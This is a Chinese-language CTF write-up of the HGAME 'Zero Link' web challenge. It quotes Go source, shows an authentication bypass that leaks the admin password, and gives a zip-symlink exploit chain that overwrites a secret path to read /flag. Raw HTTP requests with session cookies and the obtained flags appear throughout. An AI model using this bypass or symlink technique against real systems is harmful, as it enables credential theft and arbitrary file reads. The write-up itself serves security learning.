HTTP/1.1 200 OK
x-powered-by: Express
content-type: application/octet-stream
content-length: 48
etag: W/"30-vjQwaPk9yOJ+/HYCco8En4EayEA"
set-cookie: my-webvpn-session-id-56f1caf3-c7cb-433a-9cd2-6279fd7e4dec=
s%3AJIxwr2tMY7KwUIIkfoMHi19CDQdINDnI.pcVV7VTc6vvREGOtJ3SLD6wQUcKvHOXFzTP%2BhYy%2B%2Fts; Path=/; HttpOnly
date: Wed, 21 Feb 2024 07:24:08 GMT
connection: close
127.0.0.1: true

hgame{500a4bec23f544721818bdfa75115f3bed8eb3bd}
```

Zero Link


go语言的，一堆源码，先看下路由src\internal\routes

```
package routes

import (
	"fmt"
	"html/template"
	"net/http"
	"os"
	"os/signal"
	"path/filepath"
	"zero-link/internal/config"
	"zero-link/internal/controller/auth"
```

```
    "zero-link/internal/controller/file"
    "zero-link/internal/controller/ping"
    "zero-link/internal/controller/user"
    "zero-link/internal/middleware"
    "zero-link/internal/views"

    "github.com/gin-contrib/sessions"
    "github.com/gin-contrib/sessions/cookie"
    "github.com/gin-gonic/gin"
)

func Run() {
    r := gin.Default()

    html := template.Must(template.New("").ParseFS(views.FS, "*"))
    r.SetHTMLTemplate(html)

    secret := config.Secret.SessionSecret
    store := cookie.NewStore([]byte(secret))
    r.Use(sessions.Sessions("session", store))

    api := r.Group("/api")
    {
        api.GET("/ping", ping.Ping)
        api.POST("/user", user.GetUserInfo)
        api.POST("/login", auth.AdminLogin)

        apiAuth := api.Group("")
        apiAuth.Use(middleware.Auth())
        {
            apiAuth.POST("/upload", file.UploadFile)
            apiAuth.GET("/unzip", file.UnzipPackage)
            apiAuth.GET("/secret", file.ReadSecretFile)
        }
    }

    frontend := r.Group("/")
    {
        frontend.GET("/", func(c *gin.Context) {
            c.HTML(http.StatusOK, "index.html", nil)
        })
        frontend.GET("/login", func(c *gin.Context) {
            c.HTML(http.StatusOK, "login.html", nil)
        })

        frontendAuth := frontend.Group("")
        frontendAuth.Use(middleware.Auth())
        {
            frontendAuth.GET("/manager", func(c *gin.Context) {
                c.HTML(http.StatusOK, "manager.html", nil)
            })
        }
    }

    quit := make(chan os.Signal)
    signal.Notify(quit, os.Interrupt)

    go func() {
        <-quit
        err := os.Remove(filepath.Join(".", "sqlite.db"))
        if err != nil {
            fmt.Println("Failed to delete sqlite.db:", err)
        } else {
            fmt.Println("sqlite.db deleted")
        }
        os.Exit(0)
    }()

    r.Run(":8000")
}
```

然后去看下这几个路由src\internal\controller\user,发现做了限制，不能req.Username == "Admin" || req.Token == "0000"，这里不传username可以绕过


```
package user

import (
    "net/http"
    "zero-link/internal/database"

    "github.com/gin-gonic/gin"
)

type UserInfoResponse struct {
    Code    int            `json:"code"`
    Message string         `json:"message"`
    Data    *database.User `json:"data"`
}

func GetUserInfo(c *gin.Context) {
    var req struct {
        Username string `json:"username"`
        Token    string `json:"token"`
    }

    if err := c.ShouldBindJSON(&req); err != nil {
        c.JSON(http.StatusBadRequest, UserInfoResponse{
            Code:    http.StatusBadRequest,
            Message: "Invalid request body",
            Data:    nil,
        })
        return
    }

    if req.Username == "Admin" || req.Token == "0000" {
        c.JSON(http.StatusForbidden, UserInfoResponse{
            Code:    http.StatusForbidden,
            Message: "Forbidden",
            Data:    nil,
        })
        return
    }

    user, err := database.GetUserByUsernameOrToken(req.Username, req.Token)
    if err != nil {
        c.JSON(http.StatusInternalServerError, UserInfoResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to get user",
            Data:    nil,
        })
        return
    }

    if user == nil {
        c.JSON(http.StatusNotFound, UserInfoResponse{
            Code:    http.StatusNotFound,
            Message: "User not found",
            Data:    nil,
        })
        return
    }

    response := UserInfoResponse{
        Code:    http.StatusOK,
        Message: "Ok",
        Data:    user,
    }

    c.JSON(http.StatusOK, response)
}
```



```
POST /api/user HTTP/1.1
Host: 139.224.232.162:30463
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://139.224.232.162:30463/login
Content-Type: application/json
Content-Length: 38
Origin: http://139.224.232.162:30463
Connection: close
Cookie: my-webvpn-session-id-56f1caf3-c7cb-433a-9cd2-6279fd7e4dec=
s%3A0Gu_-0we5z1xXNXNa_73r6QkEt8bdSy5.fN1Erb4v%2F17vBkMUVNvo7g6tC9YMtbfPYSHm4tgr%2Fv4;
my-webvpn-session-id-2e6482a2-c3c3-478e-91e8-fd85211f0603=
s%3AyBWgZPjGY9CqwA3T9NVOXnnpW51SKhw9.Sy0eItE12naDxSk7jS0oRkiW8Mq3yOgdeK6NKX0VKV0; td_cookie=2947837520

{
  "username":"Admin",
  "password":"1234"
}
```

```
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-8
Date: Wed, 21 Feb 2024 07:58:33 GMT
Content-Length: 46
Connection: close

{
  "code":403,
  "message":"Forbidden",
  "data":null
}
```

不传username得到了Admin密码



```
POST /api/user HTTP/1.1
Host: 139.224.232.162:30463
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://139.224.232.162:30463/login
Content-Type: application/json
Content-Length: 19
Origin: http://139.224.232.162:30463
Connection: close
Cookie: my-webvpn-session-id-56f1caf3-c7cb-433a-9cd2-6279fd7e4dec=
s%3A0Gu_-0we5z1xXNXNa_73r6QkEt8bdSy5.fN1Erb4v%2F17vBkMUVNvo7g6tC9YMtbfPYSHm4tgr%2Fv4;
my-webvpn-session-id-2e6482a2-c3c3-478e-91e8-fd85211f0603=
s%3AyBWgZPjGY9CqwA3T9NVOXnnpW51SKhw9.Sy0eItE12naDxSk7jS0oRkiW8Mq3yOgdeK6NKX0VKV0; td_cookie=2947837520

{
  "password":"1234"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 21 Feb 2024 07:58:54 GMT
Content-Length: 249
Connection: close

{
  "code":200,
  "message":"Ok",
  "data":{
    "ID":1,
    "CreatedAt":"2024-02-21T07:43:22.239427596Z",
    "UpdatedAt":"2024-02-21T07:43:22.239427596Z",
    "DeletedAt":null,
    "Username":"Admin",
    "Password":"Zb77jbeoZkDdfQ12fzb0",
    "Token":"0000",
    "Memory":"Keep Best Memory!!!"
  }
}
```

```
"Username":"Admin","Password":"Zb77jbeoZkDdfQ12fzb0",
```

登入进去后来道了上传界面，看下上传的路由src\internal\controller\file

```
package file

import (
    "net/http"
    "os"
    "os/exec"
    "path/filepath"
    "zero-link/internal/util"

    "github.com/gin-gonic/gin"
)

type FileResponse struct {
    Code    int    `json:"code"`
    Message string `json:"message"`
    Data    string `json:"data"`
}

func UploadFile(c *gin.Context) {
    file, err := c.FormFile("file")
    if err != nil {
        c.JSON(http.StatusBadRequest, FileResponse{
            Code:    http.StatusBadRequest,
            Message: "No file uploaded",
            Data:    "",
        })
        return
    }

    ext := filepath.Ext(file.Filename)
    if (ext != ".zip") || (file.Header.Get("Content-Type") != "application/zip") {
        c.JSON(http.StatusBadRequest, FileResponse{
            Code:    http.StatusBadRequest,
            Message: "Only .zip files are allowed",
            Data:    "",
        })
        return
    }

    filename := "/app/uploads/" + file.Filename

    if _, err := os.Stat(filename); err == nil {
        err := os.Remove(filename)
        if err != nil {
            c.JSON(http.StatusInternalServerError, FileResponse{
                Code:    http.StatusInternalServerError,
                Message: "Failed to remove existing file",
                Data:    "",
            })
            return
        }
    }

    err = c.SaveUploadedFile(file, filename)
    if err != nil {
        c.JSON(http.StatusInternalServerError, FileResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to save file",
            Data:    "",
        })
        return
    }

    c.JSON(http.StatusOK, FileResponse{
        Code:    http.StatusOK,
        Message: "File uploaded successfully",
        Data:    filename,
    })
}

func UnzipPackage(c *gin.Context) {
    files, err := filepath.Glob("/app/uploads/*.zip")
    if err != nil {
        c.JSON(http.StatusInternalServerError, FileResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to get list of .zip files",
            Data:    "",
        })
        return
    }

    for _, file := range files {
        cmd := exec.Command("unzip", "-o", file, "-d", "/tmp/")
        if err := cmd.Run(); err != nil {
            c.JSON(http.StatusInternalServerError, FileResponse{
                Code:    http.StatusInternalServerError,
                Message: "Failed to unzip file: " + file,
                Data:    "",
            })
            return
        }
    }

    c.JSON(http.StatusOK, FileResponse{
        Code:    http.StatusOK,
        Message: "Unzip completed",
        Data:    "",
    })
}

func ReadSecretFile(c *gin.Context) {
    secretFilepath := "/app/secret"
    content, err := util.ReadFileToString(secretFilepath)
    if err != nil {
        c.JSON(http.StatusInternalServerError, FileResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to read secret file",
            Data:    "",
        })
        return
    }

    secretContent, err := util.ReadFileToString(content)
    if err != nil {
        c.JSON(http.StatusInternalServerError, FileResponse{
            Code:    http.StatusInternalServerError,
            Message: "Failed to read secret file content",
            Data:    "",
        })
        return
    }

    c.JSON(http.StatusOK, FileResponse{
        Code:    http.StatusOK,
        Message: "Secret content read successfully",
        Data:    secretContent,
    })
}
```

上传zip文件然后unzip解压，那就是软连接了，控制/app直接覆盖secret文件内容为/flag即可，制作两个zip包

```
先把aaa连接成/app
ln -s /app aaa
zip --symlinks aaa.zip aaa

删掉aaa

mkdir aaa
cd aaa
echo "/flag" > secret
cd ..
zip -r aaa1.zip aaa/*
```

先上传aaa.zip，再上传aaa1.zip

然后访问secret http://139.224.232.162:30463/api/secret

```
code    200
message "Secret content read successfully"
data    "hgame{tHeRE_1s_NO_F14g!}"
```

提示没有flag，gg，我的天，直接拿去交也不对，一脸懵，后来发现居然忘记访问unzip路由了，导致没有解压，shit，脑子抽了

http://139.224.232.162:30719/api/unzip

```
code    200
message "Unzip completed"
data    ""
```

http://139.224.232.162:30719/api/secret

出来了

```
code    200
message "Secret content read successfully"
data    "hgame{w0W_u_Re4l1y_Kn0W_Golang_4ND_uNz1P!}"
```